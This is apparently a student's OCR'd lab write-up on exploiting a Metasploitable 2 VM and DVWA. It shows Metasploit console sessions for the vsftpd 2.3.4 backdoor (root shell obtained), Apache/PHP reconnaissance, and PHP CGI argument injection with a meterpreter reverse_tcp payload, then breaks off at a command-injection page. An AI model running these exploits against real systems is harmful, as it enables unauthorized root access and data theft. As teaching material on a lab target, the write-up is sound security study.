   -  ----                                  ---------------  ----       -----
  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes
  VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
  VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

FTP Exploit

The File Transfer Protocol (FTP) is a widely recognised standard for transferring files between computers and servers across networks, including the internet. It operates over the TCP/IP protocol, facilitating the process of file exchange.

To share files with others, a user simply uploads the files to an FTP server. An FTP server can be accessed using a web-browser, for example ftp.example.com. Certain authentication requirements may be set-up by the server admin to restrict access to the FTP server, where we have confidential/sensitive data.

3.




```
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.122
RHOST ⇒ 192.168.1.122
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.122:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.122:21 - USER: 331 Please specify the password.
[+] 192.168.1.122:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.122:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:37923 → 192.168.1.122:6200) at
 2024-02-06 17:55:07 -0500

█
```

Set RHOST, which is our target ie, the Metasploitable 2 server.

4.

Opens up a reverse shell, where we have access to the system.



```
[+] 192.168.1.122:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:37923 → 192.168.1.122:6200) at
 2024-02-06 17:55:07 -0500

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```

HTTP Exploit


HTTP Exploit

We are exploiting a common vulnerability in older versions of Apache HTTP Server.

A HTTP exploit is a vulnerability which takes advantage of weaknesses in the Hypertext Transfer Protocol (HTTP) to launch attacks against servers, systems, or users.

Such vulnerabilities can be exploited to bypass authentication, access sensitive information, modify data, or inject malicious scripts by sending crafted HTTP requests that the target system fails to handle correctly.

1.



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```


Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	192.168.1.122	/	document	html	1.12 kB	891 B
404	GET	192.168.1.122	favicon.ico	FaviconLoader.jsm:180 (img)	html	cached	293 B

```
Version            HTTP/1.1
Transferred        1.12 kB (891 B size)
Request Priority   Highest

Response Headers (233 B)
Connection: Keep-Alive
Content-Length: 891
Content-Type: text/html
Date: Sat, 10 Feb 2024 14:44:25 GMT
Keep-Alive: timeout=15, max=100
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10

Request Headers (337 B)
Accept: text/html,application/xhtml+xml,application/xml;q
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
```

Finding the HTTP sever type and PHP version in the Network tab of the developer tools. This is a misconfiguration, the admin should not allow this to be public.

2.

Phpinfo.php is available, again this should not be accessible!



PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

This server is protected with the Suhosin Patch 0.9.6.2


HTTP Epxloit

We are exploiting a common vulnerability in older versions of Apache HTTP Server.

A HTTP exploit is a vulnerability which takes advantage of weaknesses in the Hypertext Transfer Protocol (HTTP) to launch attacks against servers, systems, or users.

Such vulnerabilities can be exploited to bypass authentication, access sensitive information, modify data, or inject malicious scripts by sending crafted HTTP requests that the target system fails to handle correctly.


1.



```
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.1.122
rhosts => 192.168.1.122
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.1.122:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > searchsploit apache 2.2.8
[*] exec: searchsploit apache 2.2.8

---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                               | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                             | php/remote/29316.py
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow                                    | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                              | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                           | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                          | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                    | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                    | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal                           | linux/webapps/39642.txt
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities                                            | multiple/webapps/18329.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution                        | multiple/remote/44556.py
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit) | multiple/remote/41690.rb
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection                            | multiple/webapps/44583.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                                             | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                           | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                                     | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Exe | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Exe | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                                  | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution              | linux/remote/34.pl
---------------------------------------------------------------------------------------------- ---------------------------------

Shellcodes: No Results
msf6 auxiliary(scanner/http/http_version) > grep cgi search php 5.4.2
   1  exploit/multi/http/php_cgi_arg_injection          2012-05-03       excellent  Yes    PHP CGI Argument Injection
msf6 auxiliary(scanner/http/http_version) > 
```


Get the Http_Server type in metasploit. Use this to find an exploit that will work

2.



```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-m
                                           etasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.1.122
rhosts => 192.168.1.122
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
```

Again, set the options to target our Metasploitable 2 machine.



```
meterpreter > sysinfo
Computer    : metasploitable
```

Exploit Worked

DVWA Exploit

David Bohan | 20436904 | University of Galway


Command Execution

Command execution occurs when user input is concatenated directly into a system command.

This is a very serious application vulnerablity which can enable an attack to execute artibary comamnds on the server/application, potentially giving them unauthorised access to resources.

It can lead to data theft, system damage, and the spread of malware, compromising the security and integrity of the affected system and its users' data.

1.



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.038 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.017 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.017/0.026/0.038/0.010 ms
/var/www/dvwa/vulnerabilities/exec
```

More info

